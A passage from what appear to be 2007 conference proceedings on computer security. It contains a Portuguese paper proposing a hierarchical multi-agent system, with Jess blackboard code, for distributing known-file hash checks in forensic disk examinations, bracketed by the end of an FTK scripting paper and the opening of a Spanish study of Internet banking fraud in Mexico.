Como limitação, as consultas não podem fazer uso do conteúdo do arquivo ou do resultado da indexação dos arquivos de forma prática.

Com a versão 2.0 do FTK, espera-se que as limitações abordadas neste artigo sejam superadas. Enquanto tal versão não está disponível, o FTKScript é uma opção para reduzir os diferenciais de funcionalidade entre o FTK e o EnCase, com custo reduzido.

Futuramente, novas funcionalidades podem ser acrescentadas ao FTKScript como identificação de padrões de nomes, extensões de arquivos mais comuns ou identificação automática de eventos no sistema de arquivos.

Referências

[1] Access Data Forensic Toolkit <http://www.accessdata.com/catalog/partdetail.aspx?partno=11000>. Último acesso em 04/08/2007.

[2] Guidance Software EnCase Forensic <http://www.guidancesoftware.com/products/ef_index.aspx>. Último acesso em 04/08/2007.

[3] AutoIt v3 <http://www.autoitscript.com/autoit3/>. Último acesso em 04/08/2007.

[4] F. Buchholz e C. Falk. Design and Implementation of Zeitline: a Forensic Timeline Editor. The Proceedings of the 5th Annual Digital Forensic Research Workshop (DFRWS '05). <http://dfrws.org/2005/proceedings/buchholz_zeitline.pdf>. Último acesso em 04/08/2007.

[5] C. Hosmer. Time Lining Computer Evidence. Wetstone Technologies Inc. <http://www.wetstonetech.com/f/timelining.pdf>. Último acesso em 04/08/2007.

Um sistema multiagente para exames periciais em sistemas computacionais

Bruno Werneck P. Hoelz
Universidade de Brasília
bhoelz@unb.br

***Resumo*—A seleção eficaz de informações relevantes em um conjunto de mídias de armazenamento computacional durante os exames periciais é essencial para o sucesso do trabalho investigativo. Neste artigo, é proposta a aplicação de um sistema multiagente para a realização distribuída e coordenada de atividades atualmente desempenhadas pelos especialistas para a análise de grandes volumes de dados proveniente de sistemas computacionais. Com isso, os resultados podem ser obtidos de forma mais rápida e com melhor utilização dos recursos computacionais e humanos.**

***Palavras-chave*—computação forense, inteligência artificial, sistemas multiagente.**

I. Introdução

O exame pericial em um sistema computacional consiste no processo de preservar, coletar e analisar vestígios presentes no sistema de forma que possam ser apresentados e defendidos como evidência da ocorrência ou da autoria de determinado incidente ou delito. Como exemplos de incidentes podem ser citados a invasão de um servidor *web* com descaracterização de conteúdo (*defacement*) e a cópia ou acesso não autorizado de dados de sistemas informatizados. Na investigação de crimes, buscam-se vestígios dos mais diversos delitos como divulgação de pornografia infantil, falsificação de documentos e sonegação fiscal.

Com o aumento da capacidade das mídias de armazenamento e o aumento da sua presença na vida cotidiana, cresce também a demanda por exames dessa natureza, bem como o volume de material a ser analisado. Além disso, as ferramentas periciais utilizadas atualmente para o exame desse material são pouco flexíveis e não fornecem meios para analisar de maneira correlacionada um grande número de evidências. Isso impede que os especialistas realizem um exame mais abrangente e preciso.

Portanto, o que se busca é uma solução capaz de realizar procedimentos especializados de maneira flexível e abrangente, com melhor aproveitamento dos recursos computacionais e humanos. Para isso, é proposta a aplicação de um sistema multiagente para a realização de exames periciais em sistemas computacionais.

Por definição [1], um agente é um sistema computacional situado em algum ambiente e que é capaz de ações autônomas sobre esse ambiente para atingir seus objetivos. Em um sistema multiagente, de forma análoga, vários agentes trabalham em um mesmo ambiente, podendo interagir de forma competitiva ou cooperativa para atingir objetivos individuais ou globais. Neste artigo, todas as referências a agentes dizem respeito ao conceito aqui apresentado.

A seção a seguir apresenta algumas das dificuldades dos exames em sistemas computacionais. Em seguida é apresentada a proposta, incluindo um esboço da arquitetura e da forma de organização dos agentes. Na seção 4 é apresentado um protótipo limitado da proposta. A seção 5 discute a implementação e os resultados obtidos. Por fim, a seção 6 apresenta as conclusões e as possibilidades de melhoria identificadas.

II. Exame pericial de discos rígidos

Em alguns ambientes, não há um conhecimento exato do material de maior relevância para a apuração do incidente ou delito sob investigação. Um exemplo é a identificação do computador responsável por uma invasão a sítio da Internet, no caso em que o computador está em operação em um *cybercafé* ou outro local de acesso público. Outro exemplo é a identificação em uma empresa dos computadores que possuem evidências de uma fraude qualquer.

Nesses casos, uma análise prévia das máquinas suspeitas permite limitar o número de máquinas que deverão ser efetivamente examinadas. A falta de ferramentas adequadas para essa identificação resulta na coleta de computadores em excesso, aumentando o volume de material a ser examinado. Não é possível para o especialista realizar individualmente tal análise em uma grande quantidade de máquinas, devido ao tempo necessário para os exames em cada uma delas.

Após a coleta dos computadores, os mesmos são examinados em laboratório. No caso mais simples, há apenas uma máquina isolada. Assim sendo, a análise se limita ao conteúdo de um ou mais discos rígidos locais, apesar das possíveis referências a formas de armazenamento removíveis e externas. No entanto, tal caso não é o mais comum. Em geral, computadores fazem partes de redes e comunicam-se entre si. Além disso, dispositivos removíveis de grande capacidade também são facilmente inseridos e removidos.

Uma vez em laboratório, por falta de ferramentas adequadas, tais computadores e mídias são examinados isoladamente. Com isso, perde-se um grande potencial de correlação de evidências. Tal situação se aplica não só ao exame pericial com implicações forenses, mas também à resposta a incidentes em redes de computadores.

III. Proposta de um sistema multiagente

A análise pericial de sistemas computacionais é uma tarefa complexa que exige habilidades altamente especializadas. Por limitações do próprio grupo de especialistas, seja em disponibilidade de recursos ou de conhecimento, os procedimentos desejáveis nem sempre são realizados. Outras limitações como a volatilidade dos vestígios, tempo disponível para a análise e os recursos materiais disponíveis podem impedir a realização de um exame competente.

Turner [5] sugere um sistema inteligente que auxilie o investigador com limitações técnicas alertando-o da presença de arquivos de interesse para o tipo de investigação em andamento e levanta dois pontos:

- como capturar e combinar o conhecimento dos especialistas dos domínios técnico e legal?
- como saber se toda a informação relevante para a investigação foi capturada ou se nenhuma evidência de outros crimes foi deixada pra trás?

Este trabalho propõe uma abordagem multiagente para a análise de ambientes computacionais, sejam eles compostos por um computador isolado ou parte de uma rede de computadores.

O objetivo da utilização de uma abordagem multiagente é permitir a separação das especialidades em agentes inteligentes e autônomos capazes de sugerir a melhor ação com base em seu conhecimento especializado. Diversas especialidades podem ser citadas como a análise de:

- arquivos de registro do Microsoft Windows;
- *logs* de servidores *web*;
- imagens (detecção de faces, cor de pele, etc.);
- histórico e *cache* dos navegadores de Internet.

Outras atividades que servem como base da análise também podem ser atribuídas a agentes especializados como:

- teste de entropia e indexação;
- quebra de senhas;
- recuperação de arquivos;
- comparação com conjunto de *hashes*.

Como nem todas as atividades e análises acima são necessárias em todos os casos, ou mesmo possíveis devido a limitações de recursos computacionais (ex.: quebra de senhas) ou de tempo (ex.: indexação), um agente é necessário para realizar a coordenação da atividade dos demais agentes e determinar quais análises são mais adequadas para o caso em questão, levando em conta os recursos disponíveis.

Os agentes especialistas também podem ter opiniões divergentes sobre determinado arquivo ou sistema. Para isso, é sugerida uma arquitetura baseada em *blackboards*. Um sistema *blackboard* é um sistema no qual um grupo de especialistas independentes deposita suas contribuições para a resolução de um determinado problema em uma estrutura de dados compartilhada chamada de *blackboard* [1]. Nesse caso, um agente deve ser responsável pela resolução de conflitos, utilizando as informações colocadas no *blackboard* para formular a solução final.

A natureza distribuída dos sistemas multiagente permite que os recursos computacionais sejam aplicados de maneira mais eficiente, uma vez que um agente especialista pode migrar de computador em computador realizando seu trabalho. A distribuição de recursos também pode ser feita com base na importância ou mesmo no tamanho (em volume de dados) de uma determinada investigação sobre outra.

Para administrar a coordenação dos agentes, a distribuição dos recursos e a resolução de conflitos é sugerida uma organização dos agentes em quatro níveis hierárquicos. Uma organização semelhante é apresentada em [4] para um sistema de apoio à tomada de decisão.

Na arquitetura proposta, o nível mais baixo, chamado de nível operacional, inclui apenas agentes que realizam atividades especializadas como as citadas anteriormente. Nos níveis superiores estão agentes responsáveis pelas atividades de coordenação, decisão e planejamento que são chamados de gerentes. A fig. 1 apresenta a hierarquia proposta.




Fig. 1 – Hierarquia de agentes

A comunicação entre agentes segue a hierarquia, ou seja, um agente só se comunica com seu gerente imediato e um gerente só se comunica com seu gerente superior.

Em uma máquina isolada encontra-se um grupo de especialistas subordinados a apenas um gerente operacional, conforme apresentado na fig. 2.




Fig. 2 – Agentes em um computador isolado

Ao agrupar diversas máquinas, um novo nível de gerencia é adicionado. O gerente tático é responsável por coordenar as atividades dos gerentes operacionais e distribuir os recursos da sua rede. A fig. 3 apresenta esse conceito.

Nesse cenário é sugerida a aplicação de um protocolo de cooperação conhecido como *Contract Nets* (CNET) [1]. Tal protocolo foi escolhido por ser um dos protocolos mais estudados e aplicados no problema de divisão de tarefas e por ser um dos protocolos de interação definidos pela FIPA (*Foundations of Intelligent Physical Agents*).

Com a utilização desse protocolo, o gerente tático é capaz de negociar o empréstimo de recursos controlados pelos gerentes operacionais, alocando-os conforme a sua necessidade. Se uma máquina X tem mais trabalho que uma máquina Y, o gerente tático pode requisitar ao gerente Y os serviços de um agente especializado necessário pela máquina X.




Fig. 3 – Distribuição dos gerentes em uma rede

O último nível de hierarquia é composto por várias redes. O gerente estratégico coordena da mesma forma os gerentes táticos. Portanto, a partir do topo da hierarquia, o gerente estratégico pode ter controle sobre o trabalho da organização como um todo, buscando o máximo benefício para a organização. O gerente estratégico também é o responsável por garantir que todos os agentes na organização compartilhem os mesmos significados para os mesmos objetos, ou seja, conversem entre si utilizando as mesmas definições por meio de uma base ontológica [1].




Fig. 4 – Distribuição dos gerentes em várias redes

Com essa organização, busca-se obter um sistema escalável, que possa tratar do caso mais simples onde é necessário analisar apenas uma máquina isolada até o caso mais complexo que envolva o compartilhamento de recursos de várias redes para analisar um grande volume de dados correlacionados.

IV. Protótipo

Foi implementado um protótipo limitado com o intuito de testar o conceito de hierarquia entre agentes e desempenho da distribuição de tarefas.

O protótipo apresentado implementa os dois primeiros níveis hierárquicos e um agente especialista. Um terceiro agente foi utilizado para controlar o *blackboard*. A fig. 5 a seguir apresenta a porção implementada da proposta. Os nomes dos demais agentes são apenas sugestões para análise de padrões de nomenclatura de arquivos (NamePattern), busca de palavras-chave (Keyword), linha de tempo (Timeline), perfil de navegação na Internet (WebProfile).




Fig. 5 – Protótipo implementado

Ao gerente operacional é atribuída a tarefa de analisar um determinado computador. Na prática, o gerente destacaria todos os agentes necessários para realizar a aquisição dos dados e quaisquer processamentos julgados necessários como cálculo de *hashes*, recuperação de arquivos e indexação de texto. No caso desse protótipo, utilizou-se como base um disco rígido de 80 GB já processado pelo Forensic Toolkit (FTK). A listagem de arquivos encontrados foi exportada para uma base de dados PostgreSQL, representando o repositório de dados de arquivos locais exibido na fig. 5.

O gerente operacional implementado realiza o particionamento da tarefa em blocos que são alocados aos agentes especialistas. Os agentes ociosos ou em excesso são dispensados. Ao final, o gerente operacional é responsável pela consulta aos fatos inseridos no *blackboard* e pela resolução de eventuais conflitos.

Na implementação atual, os conflitos são resolvidos de forma simples: sempre que um agente indicar uma evidência como importante, essa será considerada independentemente de uma opinião em contrário de outro agente. Isso é feito tendo em vista o segundo questionamento levantado por Turner [5], citado anteriormente no ínicio da seção III. Em princípio é melhor incluir alguns arquivos a mais, do que deixar algo de fora. Futuramente, deve ser implementada uma resolução de

conflito que leve em conta o nível de certeza do agente e sua taxa de acerto.

O agente especialista implementa uma funcionalidade conhecida como filtro de arquivos conhecidos ou KFF (*Known File Filter*) presente no FTK. Tal recurso serve para determinar se um arquivo é conhecido ou não. O agente considera "conhecido" o arquivo que consta de sua base de conhecimento. Tal base não armazena o conteúdo dos arquivos, mas apenas um valor de *hash* utilizando os algoritmos MD5 (*Message Digest 5*) ou SHA-1 (*Secure Hash Algorithm*), suficiente para identificá-lo unicamente de maneira estatisticamente segura, ou seja, com risco muito baixo de colisões [3]. A base também pode armazenar o conjunto de *hashes* ao qual pertence aquele arquivo (ex.: arquivo pertencente ao Microsoft Windows XP).

O objetivo do agente após a consulta a essa base é indicar se os arquivos devem ser ignorados ou encaminhados para análise. Para isso, ele mantém associado a cada conjunto de *hashes* um valor de "Ignore" ou "Alert". Um exemplo claro de alerta inclui imagens contendo pornografia infantil.

Em resumo, o trabalho desse especialista, chamado aqui de agente KFF ou `KFFAgent` é consultar a base de dados locais e verificar a presença de algum desses arquivos na sua base de arquivos conhecidos (fig. 5).

V. Implementação

Como base de arquivos conhecidos foi utilizada uma versão reduzida contendo aproximadamente 26 mil registros de *hashes* distintos. A base foi colocada em um banco de dados PostgreSQL e compartilhada entre todos os agentes KFF. Cabe lembrar que algumas das bases disponíveis contêm mais de 10 milhões de valores de *hash* distintos dos mais diversos softwares [3]. Quanto maior a base, maiores são os tempos de comparação.

Os agentes foram implementados utilizando a plataforma JADE (*Java Agent DEvelopment Framework*) [2] e a linguagem Java. A estrutura do *blackboard* foi implementada com o uso do Jess (*Java Expert System Shell*) [6]. As comunicações entre os agentes são realizadas utilizando as trocas de mensagens da plataforma JADE que seguem as especificações da FIPA.

Para os testes foi utilizada uma base de arquivos real contendo 50 mil arquivos diversos provenientes de um disco rígido de 80 GB. Foram realizadas várias execuções do programa variando o número de agentes especialistas e o tamanho dos blocos distribuídos para cada um dos agentes. Com isso foi possível testar o impacto do aspecto de distribuição (aumento no número de agentes) e da redução dos blocos, o que altera o volume de mensagens trocadas no sistema.

A. Funcionamento

Com base no número de agentes disponíveis inicialmente e no tamanho do bloco, ambos determinados pelo usuário, o gerente operacional divide os blocos e envia uma mensagem com o trabalho a ser realizado pelos agentes. Em uma implementação futura, o próprio gerente operacional deve determinar o tamanho ótimo dos blocos com base no desempenho observado, além de controlar a quantidade de agentes disponíveis. Atualmente, os agentes excedentes (aqueles que não recebem blocos inicialmente), são dispensados e removidos do sistema.

Ao receber a mensagem com a tarefa, o agente KFF inicia seu trabalho comparando os *hashes* dos arquivos que ele deve analisar com a base de arquivos conhecidos. Ao identificar algum arquivo, seja ele interessante ou não para a investigação, o agente envia uma mensagem para o *blackboard*, registrando sua decisão.

A fig. 6 apresenta a definição no Jess dos fatos registrados no *blackboard* pelos agentes especialistas. O campo `id` é o identificador do arquivo na base de arquivos locais, que contém as demais informações do arquivo como caminho completo, datas de criação, modificação e acesso, tamanhos lógico e físico, etc. O campo `agent` registra o nome do agente que enviou o fato ao *blackboard.* O campo `decision` registra a decisão do especialista em relação ao arquivo (“Ignore” ou “Alert”). O campo `description` é uma descrição adicional dependente do tipo de agente especialista. No caso do KFFAgent, ele contém o conjunto de *hashes* ao qual pertence o arquivo. A fig. 7 apresenta o exemplo do arquivo “mmsystem.dll”, cujo identificador na base de arquivos locais é 6473.

```
(deftemplate blackboard-fact
  "Estrutura que armazena as decisões dos
   agentes com relação aos arquivos."
  (slot id (type INTEGER))
    (slot agent)
    (slot decision)
    (slot description))
```

Fig. 6 – Definição da estrutura do *blackboard*

```
(assert
  (blackboard-fact
    (id 6473)
    (decision “Ignore”)
    (description “Microsoft Windows XP”)
 ))
```

Fig. 7 – Mensagem do especialista para o *blackboard*

Ao terminar o trabalho, o agente solicita um novo bloco. Caso não haja blocos disponíveis, o agente é dispensado. Ao final do trabalho de todos os agentes, o gerente operacional pode consultar os resultados presentes no *blackboard*. A fig. 8 apresenta a definição de uma consulta ao *blackboard*. Se o gerente operacional deseja consultar os arquivos com a decisão “Alert” é só enviar uma mensagem ao *blackboard*: `(consulta (“Alert”))`. O resultado atual será uma mensagem do tipo *“Agent kff-0 recommends ALERT for file 1234”.*

Outra opção possível é definir regras que são ativadas quando um item é inserido no *blackboard*, o que permitiria ao gerente operacional tomar decisões imediatas. No exemplo da fig. 9, uma mensagem é impressa sempre que um agente registra uma decisão de alertar sobre um determinado arquivo.

```
(defquery query-files
  "Consulta arquivos por decisão."
  (declare (variables ?d))
  (blackboard (id ?id) (agent ?ag)
    (decision ?d)
    (description ?h)))

(deffunction consulta (?valor)
(printout t (facts) crlf)
(bind ?result (run-query* query-files
?valor))
(while (?result next)
  (printout t "Agent " (?result getString
ag)
  " recommends " (?result getString d)
  " for file " (?result getInt id) crlf)))
```

Fig. 8 – Consultas ao *blackboard*

```
(defrule alert-file
  "Arquivo com alerta"
  (blackboard { decision == "Alert" }
  (id ?id)) => (printout t "Arquivo com
alerta
  inserido no blackboard" crlf))
```

Fig. 9 – Regras no *blackboard*

Em um caso prático, o gerente poderia informar o usuário imediatamente da presença de tal arquivo, o que em alguns casos de investigação criminal pode significar a prisão imediata do suspeito.

B. Resultados

Com relação ao desempenho foram realizados dois testes. No primeiro, variou-se o número de agentes, mantendo fixa a quantidade de um bloco por agente. No segundo, foi utilizado um tamanho pequeno de bloco, variando-se o número de agentes. O objetivo do primeiro teste era observar os ganhos com a distribuição do trabalho. O objetivo do segundo era observar o impacto da troca de mensagens sobre o desempenho do sistema. As tabelas I e II apresentam os resultados obtidos para cada um dos testes.

O tamanho do bloco é fornecido em número de arquivos e os tempos foram registrados em segundos. O tempo mínimo ($T_{mín}$) registra o tempo com que o primeiro agente especialista termina sua execução. O tempo máximo ($T_{máx}$) registra o tempo necessário para o término do trabalho do último agente especialista. Os tempos apresentados são médias de pelo menos três execuções com os mesmos parâmetros.

TABELA I
TEMPOS DE EXECUÇÃO COM UM BLOCO POR AGENTE

Número de agentes	Tamanho do bloco	$T_{mín}$	$T_{máx}$
1	50000	50s	50s
2	25000	40s	42s
4	12500	29s	43s
8	6250	28s	45s
16	3125	5s	48s

Observou-se que com a aplicação de muitos agentes com blocos igualmente distribuídos, há a tendência de que alguns agentes terminem antes dos outros. Isso porque alguns blocos de arquivos podem conter mais arquivos conhecidos ou arquivos que não possuem valor de *hash* (ex.: como diretórios) e por isso são rapidamente processados.

TABELA II
TEMPOS DE EXECUÇÃO COM BLOCOS DE TAMANHO FIXO

Número de agentes	Tamanho do bloco	T_{mn}	$T_{máx}$
1	3125	58s	58s
4	3125	28s	42s
8	3125	29s	40s

Nota-se pelos resultados da Tabela II que o custo das mensagens que os agentes enviam ao gerente pedindo mais bloco afeta o desempenho dos agentes. Com oito agentes e blocos pequenos obtiveram-se resultados mais consistentes. Esses resultados indicam a necessidade de um controle dinâmico do número de agentes e do tamanho de blocos. A fig. 10 mostra o protótipo em execução em uma única máquina com algumas das mensagens trocadas pelos agentes.




Fig. 10 – Execução do protótipo

Para efeitos de comparação, o mesmo caso foi processado utilizando a ferramenta Forensic ToolKit 1.70.1 (FTK) com a mesma base de arquivos conhecidos. O resultado médio obtido com o FTK foi de 58 segundos.

VI. CONCLUSÃO

O uso de um sistema multiagente para o exame de sistemas computacionais apresenta-se como uma abordagem interessante para melhor aproveitar os recursos computacionais à disposição dos examinadores e investigadores.

O protótipo ainda deve ser estendido para os níveis superiores da hierarquia apresentada, o que deve introduzir maior complexidade na coordenação entre gerentes. A criação de novos agentes especialistas também introduz desafios na resolução de conflitos e divisão de recursos, que devem ser incorporados aos gerentes operacionais atuais.

A aplicação de sistemas multiagente nesse caso apresentou uma redução significativa no tempo total de processamento pelos agentes KFF. A verificação de arquivos conhecidos é um dos melhores exemplos dos ganhos com a distribuição do processamento de uma evidência. Algumas melhorias poderiam ser introduzidas como a multiplicação de bases KFF para cada agente, reduzindo o custo do acesso concorrente a uma base única.

Com relação à comunicação entre os agentes, observou-se que o custo de troca de mensagens é relativamente alto. A proposta deste trabalho prevê que uma quantidade variável de

agentes decida sobre um conjunto dos arquivos. Cada agente é capaz de decidir sobre um número variável de arquivos, conforme a sua especialidade. Assim, é esperado um volume muito grande de mensagens sendo enviadas ao *blackboard* simultaneamente. Portanto, melhorias também serão necessárias na comunicação entre agentes e com o *blackboard*.

A distribuição do processamento também permite que procedimentos que consomem maior tempo possam ser realizados mais rapidamente utilizando o tempo ocioso das máquinas disponíveis, assim como já é feito no caso de aplicativos de quebra de senha distribuída.

Além disso, as possibilidades de criação de agente são muito amplas. É possível conceber agentes especializados em analisar imagens que contenham faces, que indiquem o percentual de correlação do texto de um documento com um conjunto de palavras-chave, que reconstrua eventos com base nas datas dos arquivos, que identifique sítios da Internet de interesse com base no *cache* dos navegadores. Com a arquitetura proposta, o que se busca é a possibilidade de que todas essas informações possam ser correlacionadas entre computadores de uma mesma investigação, atingindo um nível de abrangência muito maior do que o praticado atualmente.

REFERÊNCIAS

[1] G. Weiss. Multiagent Systems – A Modern Approach to Distributed Modern Approach to Artificial Intelligence. MIT Press, 1999.

[2] JADE - Java Agent DEvelopment Framework. <http://jade.tilab.com>

[3] S. Mead. Unique file identification in the national software reference library. Digital Investigation, 3(3):138–150, September 2006.

[4] S. Pinson and P. Moraïtis. An intelligent distributed system for strategic decision making. Group Decision and Negotiation, 6:77–108, 1996.

[5] P. Turner. Selective and intelligent imaging using digital evidence bags. In The Proceedings of the 6th Annual Digital Forensic Research Workshop (DFRWS '06), volume 3, pages 59–64. Elsevier, September 2006.

[6] Jess - Java Expert System Shell. <http://www.jessrules.com>

El Fraude Bancario por Internet y su Evolución: Caso de Estudio México 2006-2007

Carlos Lang

Resumen- **En el mundo actual, la necesidad y conveniencia de realizar transacciones y Banca por Internet han detonado en inversiones millonarias por parte de las instituciones financieras. Sin embargo los usuarios de estos servicios no los están adoptando ni explotando con la velocidad requerida. Los usuario confiesan que no lo consideran un medio seguro. La prensa informa de fraudes, hackers, virus troyanos etc. Sin embargo encontramos grandes avances en Latinoamérica que incluso brindan mayor seguridad que en países como Estado Unidos y Europa. Encontramos avances en legislación, tecnología, regulación bancaria, y educación para los usuarios. Este documento analiza la vulnerabilidad del uso de Internet para transacciones financieras, las principales amenazas en Mexico. El caso de los cambios implementados por las autoridades Mexicanas y por ultimo las medidas que algunos bancos han implementado para lograr entornos mas seguros para sus transacciones.**

1. Introduccion

Actualmente las herramientas disponibles en Internet como keyloggers, troyanos, Phishing Kits, hacen que el robo de contraseñas sea muy sencillo. El 24 de Julio de 2004, se da en México uno de los primeros casos que causaron sensación en la prensa nacional. Un menor de edad de 17 años consiguió robar 500,000 pesos (aprox 50k USD) de un banco mexicano. El ladrón fue capturado a los pocos días y en el interrogatorio se encontró que utilizo una herramienta comercial llamada "Perfect Keylogger". Debido a que el menor desconocía como opera la banca en línea, fue muy sencillo rastrearlo. No pudo ser arrestado debido a que era menor de edad en el momento del crimen, sin embargo su madre que fue cómplice al gastar el dinero fue arrestada.

Este ejemplo nos plantea el siguiente análisis: Si una persona con mínimos conocimientos y experiencia puede robar a los usuarios de un banco. ¿Qué pasa cuando el crimen organizado, con conocimientos de tecnología, operación de la banca y con múltiples recursos económicos a su disposición se dedica a robar a los usuarios de la banca?

Documento enviado en Agosto de 2007

Carlos Lang es Director General de Damage Control S.A. en Mexico D.F. 52-55-85005588 clang@cdd.com.mx.

1.2 La Percepción de los Usuarios Hacia la Banca en Línea

Desafortunadamente, las noticias respecto a los fraudes por Internet venden titulares. Un análisis en el 2005 en México encontró más de 60 artículos en la prensa relacionados con los fraudes por Internet en tan solo 15 días. Lamentablemente en muchos de estos casos los reporteros no entendían técnicamente como opera el fraude y se causo daño a la imagen de seguridad de los bancos.

Fig. 1. La percepción de los usuarios en México se ve afectada debido a artículos de prensa con encabezados escandalosos, pero que no entienden la operación técnica bajo la cual se comete el fraude, lo que desincentiva el uso de la banca por Internet

Organizaciones como la Asociación Mexicana de Internet han elaborado cursos de información para periodistas, autoridades, y usuarios. Para lograr un Internet mas seguro y promover el desarrollo de la "Economía del Internet"

1.3 La Banca por Internet en Mexico

El estudio de la Banca en Línea 2006 de la Asociación Mexicana de Internet nos da cifras muy interesantes.




Fig. 2. Como se conectan los mexicanos al Internet.

En el 2007 México cuenta con 22 millones de usuarios por Internet. Debido a su poder adquisitivo y nivel de estudios, son sumamente atractivos para quienes ofrecen productos y servicios a través de este medio.

En 2007 ya el 70% de los mexicanos se conectan por una conexión de Banda Ancha, lo que permite ofrecer mejores y más sofisticados contenidos.

Este botín de usuarios sofisticados no pasa desapercibido para los Bancos que ofrecen diferentes servicios por Internet. Sin embargo solo el 48% de los usuarios de la banca que cuentan con el servicio de Banca por Internet la utilizan.




Fig. 3. Menos del 48% de los usuarios de Internet en Mexico utilizan la banca electrónica.

Pero para sorpresa de los bancos, aunque los usuarios no utilicen la Banca por Internet, este es uno de los principales factores de decisión sobre que banco contratar.




Fig. 4. La banca en línea como factor de elección.

Pero cuando preguntamos a los clientes del banco porque no usan la Banca por Internet la respuesta no fue sorpresa. El 44% no cree que sea segura.

Fig. 5. La inseguridad es el inhibidor principal de la Banca en Línea.

Esto demuestra claramente que el principal inhibidor del uso de la banca electrónica y las transacciones en línea es la percepción de inseguridad que tienen los usuarios. Y he aquí el reto, hacer que los usuarios se sientan seguros y que efectivamente lo estén.

2. Problemas con La Banca por Internet

El fraude por Internet en la banca en línea en Mexico aparece de forma abrupta en Julio de 2004. Los primeros casos se dan con el uso de Keyloggers comerciales y los mas comunes encontrados en foros de hackers y sitios de warez. Algunos ejemplos utilizados frecuentemente en Mexico fueron el Perfect Keylogger, La herramienta Beast. El modus operando era instalarlos en centros de negocios en hoteles, y pc de uso publico.

2.1 La Aparición del Phishing y Portales Clonados.

